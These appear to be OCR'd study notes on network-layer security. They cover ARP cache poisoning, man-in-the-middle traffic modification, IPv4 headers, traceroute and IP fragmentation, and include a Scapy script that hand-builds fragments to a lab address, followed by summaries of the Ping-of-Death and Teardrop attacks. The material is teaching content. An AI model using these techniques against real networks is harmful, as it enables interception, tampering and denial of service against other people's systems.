
arp.op =2 ⇒ reply

frame = ether/arp

Creating a spoofed ARP from a Non-Existing IP Address

1. **Ping Non-Existent IP (e.g., 10.0.2.67) from the Target Machine (10.0.2.15):**
    - The target machine sends out ARP requests to resolve the MAC address associated with the non-existent IP (10.0.2.67).
    - Since the IP is non-existent, no legitimate ARP replies are received.
2. **Spoofed ICMP Echo Request:**
    - Send a spoofed ICMP echo request from a fake IP address (e.g., 10.0.2.67) to the target IP (e.g., 10.0.2.15).
    - This crafted ICMP echo request is used to trick the target into creating an entry in its ARP cache for the 002fake IP (10.0.2.67).
3. **Spoofed ARP Reply:**
    - Following the ICMP echo request, send a spoofed ARP reply where the source IP is the fake IP (10.0.2.67).
    - Since the target has now created an incomplete entry for 10.0.2.67 due to the ICMP echo request, it will accept the spoofed ARP reply.
    - The target updates its ARP cache with the fake MAC address provided in the ARP reply.
4. **Conclusion:**
    - The ARP spoofed reply attack is successful even if there was initially no entry for 10.0.2.67 in the target's ARP cache.
    - By first sending a spoofed ICMP echo request, the attacker tricks the target into adding an entry for the fake IP in its ARP cache.
    - Subsequently, the spoofed ARP reply is accepted by the target, completing the cache poisoning attack..

Man-in-the-Middle (MITM) Attack:



Eavesdropping and Man-in-the-Middle Attack Overview:

1. **Eavesdropping:**
    - Redirecting the communication between two parties (A and B) through an attacker (M) in the same local network.
    - The goal is to intercept and modify the traffic between A and B.
2. **Ways to Redirect Traffic:**
    - **Layer 2 (Data Link Layer):** ARP Cache poisoning.

- **Layer 3 (Network Layer):** ICMP Redirect.
- **Application Layer:** DNS Cache poisoning.


Man-in-the-Middle Attack via ARP Cache Poisoning:


1. **ARP Cache Poisoning:**
   - **Attacker (M) poisons A's ARP cache so that A believes B's IP is associated with M's MAC address instead of B's MAC.**
   - **Achieved by having M reply to ARP requests from A with M's MAC address for B's IP.**
2. **Scenarios Based on M's Role:**
   - **M as a Router:**
     - **M performs routing and forwarding (enable IP forwarding).**
   - **M as a Host:**
     - The packet is dropped as the destination IP is B's IP and not M's IP.
     - To capture the packet, M turns off IP forwarding and opens a raw socket.
3. **Capturing and Modifying Packets:**
   - M, using a raw socket, sniffs packets between A and B.
   - **Modifies the packet from A to B, while packets from B to A are forwarded unchanged.**
   - ARP cache poisoning is applied to both A and B to ensure all messages pass through M.
4. **Example with Netcat:**
   - Modify the payload of the packets between A and B.
   - Replace occurrences of a specific string (e.g., "kevin") with another string (e.g., "AAAAA").
   - Sniff and modify packets in real-time.
5. **Note:**

- Entries in the ARP cache may be updated due to network activity; therefore, poisoning should be performed frequently for the attack to be effective.

Feature	Telnet	Netcat (nc)
Protocol	Uses the Telnet protocol (TCP port 23 by default)	Supports various protocols (TCP/UDP)
Connectivity	Intended for interactive text-based communication	General-purpose networking tool
Usage	Connects to remote hosts for interactive sessions	Creates network connections and transfers data
Text Transmission	Primarily designed for text-based data transmission	Can handle both text and binary data
Characteristics	Line-oriented, interactive sessions	Stream-oriented, versatile and flexible
Connection Establishment	Client connects to a Telnet server	Netcat can act as both client and server
Security	Generally lacks encryption, plaintext transmission	No inherent security features (plaintext transfer)
Flexibility	Limited in functionality beyond interactive sessions	Extremely versatile, supports various use cases
Usage Examples	- Connect to a remote server: `telnet example.com`	- Create a TCP connection: `nc example.com 80`
	- Connect to a specific port: `telnet example.com 80`	- Transfer a file: `nc -l -p 1234 < file.txt`
Operating System Support	Commonly available on Unix-like systems	Widely available on Unix-like and Windows systems

Network Layer Protocol Attacks






Data Transmission Flow:

1. **Data Flow Overview:**
    - Application sends data using a socket interface.

- Data goes through the Transport layer.

2. **Network Layer Processing:**
   - At the Network layer, the IP header is added to the packet.
3. **Decisions at the IP Layer:**
   - If a computer has multiple Network Interface Cards (NICs), the IP layer must make two decisions:
     - Determine which interface to forward the packet to (Routing decision).
     - Identify the MAC address of the router's NIC on the selected interface.
4. **Routing Decision:**
   - IP layer decides the appropriate interface for forwarding the packet based on routing rules.




5. **Router MAC Address Resolution:**
   - On the selected interface, the IP layer identifies the MAC address of the router's NIC to which the packet will be forwarded.

IP Protocol for Packet Reception:

1. **Router Configuration:**
    - If the computer is configured as a router and a packet arrives at the router with a different destination IP, it is not immediately given to the Transport layer.
2. **Routing Decision (Again):**
    - The IP layer, configured as a router, performs routing again:
        - Determines the appropriate interface.
        - Identifies the next router on the selected interface.
3. **Role of IP in Packet Routing:**
    - IP plays a crucial role in routing packets from one computer to an intermediate router, then to another router, and finally, to the destination.

IP Header



IPv4 Header

IPv4 Header Structure:

1. **Version (4 bits):**
   - Specifies the IP version, and for IPv4, the value is 4.
2. **Header Length (4 bits):**
   - Represents the length of the IP header in 32-bit words.
   - Without options, the header has 5 rows, each 32 bits long (5 * 4 = 20 bytes).
   - Options can add up to a maximum of 40 bytes.
   - Max size of the header length field is 60 bytes, but it's represented in the header length/4 field (max 15).
3. **Type of Service (8 bits):**
   - **Originally designed to provide priority to packets within a company.**

- Not widely used on the internet due to the lack of centralized control.
- Some routers may have a high-priority queue for packets with specific service types.

4. **Total Length (16 bits):**
   - Represents the total length of the IP packet (header length + data length).
   - Max IP packet length is 65535 bytes (~64k).
5. **Time to Live (TTL - 8 bits):**
   - Purpose is to ensure that the packet does not circulate endlessly in a loop.
   - Each router decrements the TTL value by 1.
   - When TTL becomes 0, the router drops the packet.
   - Routers may send ICMP error messages to the sender if the TTL expires.
6. **Protocol (8 bits):**
   - Specifies the upper-layer protocol, such as TCP, UDP, or ICMP.
7. **Header Checksum:**
   - Used to detect errors or corruption in the header.
   - Ensures the integrity of the IP header during transmission.

Traceroute

- **Purpose:**
  - **Traceroute is a network diagnostic tool used to identify the routers or hops between the sender and receiver in a network.**
  - It helps in visualizing the path that packets take to reach a destination.
- **Mechanism:**
  - **Traceroute utilizes the Time to Live (TTL) field in the IP header.**

- The sender sends multiple packets with increasing TTL values.
- **Each router in the path decrements the TTL value, and when it becomes zero, the router drops the packet and sends an ICMP Time Exceeded message back to the sender.**
- **The ICMP Time Exceeded message contains the IP address of the router, allowing the sender to identify each hop.**

- **Collection of Router Information:**
  - Send packet 1 with TTL = 1, get the IP address of the first router.
  - Send packet 2 with TTL = 2, get the IP address of the second router.
  - Continue this process to collect information about each router in the path.

Issues with Traceroute:

- **Heuristic Nature:**
  - Traceroute is a heuristic, and in theory, packets may not always take the same path.
  - In practice, when the calculation is quick enough, there is a high probability that all packets will take the same path.
- **Limitations Due to Security Measures:**
  - Many routers may not send ICMP Time Exceeded messages for security reasons.
  - Some organizations' firewalls block outgoing ICMP Time Exceeded messages to prevent potential security threats.
  - In such cases, the traceroute program may not receive the IP address information of routers, and it may indicate the presence of a hop with an asterisk (*).
- **Security Considerations:**
  - Traceroute can be exploited for mapping out internal networks, so some organizations may block outgoing ICMP Time Exceeded messages.

IP Fragmentation

- **Maximum Packet Size:**
  - In theory, the maximum packet size is 65535 bytes (~64K).
  - Underlying hardware, like Ethernet frames, may have smaller payload limits (e.g., 1500 bytes), and routers may have smaller Maximum Transmission Unit (MTU) values.
- **IP Fragmentation:**
  - If a packet is larger than the underlying hardware limit, IP fragmentation occurs to divide the packet into smaller fragments.
  - IP fragmentation can happen at the sender or at intermediate routers in the network.
- **Fragment Reassembly:**
  - Fragments are reassembled at the final destination.
  - Fragments may arrive out of order, but they are buffered until all fragments are received.
  - Once all fragments are available, they are reassembled into a single packet.

IP Header and Fragmentation:

- **Fragment Identification:**
  - Fragments of the same packet carry the same identification field in the IP header.
  - Each fragment has an offset field indicating the fragment's position in the original packet.
- **Flags Field:**
  - **0 (Reserved):** Reserved and always set to 0.
  - **DF (Do-not-fragment):** DF=1 means fragmentation is not allowed. If needed and DF=1, the packet will be dropped.

- **MF (More-fragments):** MF=0 for the last fragment and 1 for others.


Offset Calculation:

- The offset value is 13 bits in length.
- Each unit of the offset value represents 2^3 = 8 bytes.
- Actual offset value = Offset value * 8.
- Vice versa, the offset value stored in the IP header = Actual offset value / 8.

Example IP Fragmentation Calculation:


- Total Payload = Offset of the last fragment + (Total length of the last fragment - IP header length).
- Example: IP packet with a payload of 3980 bytes, resulting in a total IP packet size of 4000 bytes.

Understanding IP fragmentation is crucial for efficiently transmitting data over networks with varying hardware constraints and ensuring proper reassembly of fragmented packets at their destination.



Manually constructing IP Fragments

- Assume we have a UDP packet which contains 92 bytes of data.
- UDP header size : 8 bytes
- ⇒ IP payload = UDP header + UDP payload = 8 + 92 = 100 bytes
- Let us break up this payload into 3 fragments such as :




- Let the Packet ID be 1000

Fragment #	Size(bytes)	MF Flag	Offset
1	40	1	0
2	40	1	40/8 = 5
3	20	0	80/8 = 10

Python code to construct IP Fragments Manually

```
#!/usr/bin/python3
from scapy.all import *
import time

ID = 1000
dst_ip = "10.0.2.15"

#Fragment 1 (offset(frag) - 0, MF(flags) - 1)
ip = IP(dst = dst_ip, id = ID, frag = 0, flags = 1)
udp = UDP(sport = 7070, dport = 9090, chksum = 0)
udp.len = 100
payload = "A" * 32
packet1 = ip/udp/payload

#Fragmenet 2 (offset (40) - 40/8 = 5, MF - 1)
ip = IP(dst = dst_ip, id = ID, frag =5, flags = 1)
ip.proto = 17 #UDP
payload = "B" * 40
packet2 = ip/payload

#Fragment 3 (offset (80) - 80/8 = 10, MF - 0 : last frag)
ip = IP(dst = dst_ip, id = ID, frag=10, flags = 0)
ip.proto = 17 #UDP
payload = "C" * 20
packet3 = ip/payload

#send fragments
send(packet1)
send(packet3)
time.sleep(5)
send(packet2)
```

Attack 1: Ping-of-Death




- **Objective:**
  - Create an IP packet larger than the theoretical limit of 65,536 bytes (64k).
- **Technique:**
  - Manipulate the offset and total length fields in the IP header.
- **Result:**
  - Exceeding the limit can cause memory corruption inside the kernel.
  - **Ping-of-Death attack: Sending a ping packet with an oversized payload that immediately shuts down the server.**
- **Impact:**
  - Powerful Denial-of-Service (DOS) attack.

Attack 2: Teardrop Attacks


- **Objective:**
  - Create abnormal conditions using offset and payload size in fragmented packets.
- **Techniques:**

- **Case 1 (Overlapping Fragments):**
  - **Exploit a bug in fragmentation reassembly where packets overlap, crashing the target network device.**



Try to allocate additional memory (T2 - T1) for this additional piece to make it as one fragment and overcome the overlap problem.

- **Case 2 (Fragment Enclosed in Another):**
  - **Exploit a vulnerability by creating a fragment completely enclosed within another, leading to a huge memory allocation request and a crash.**



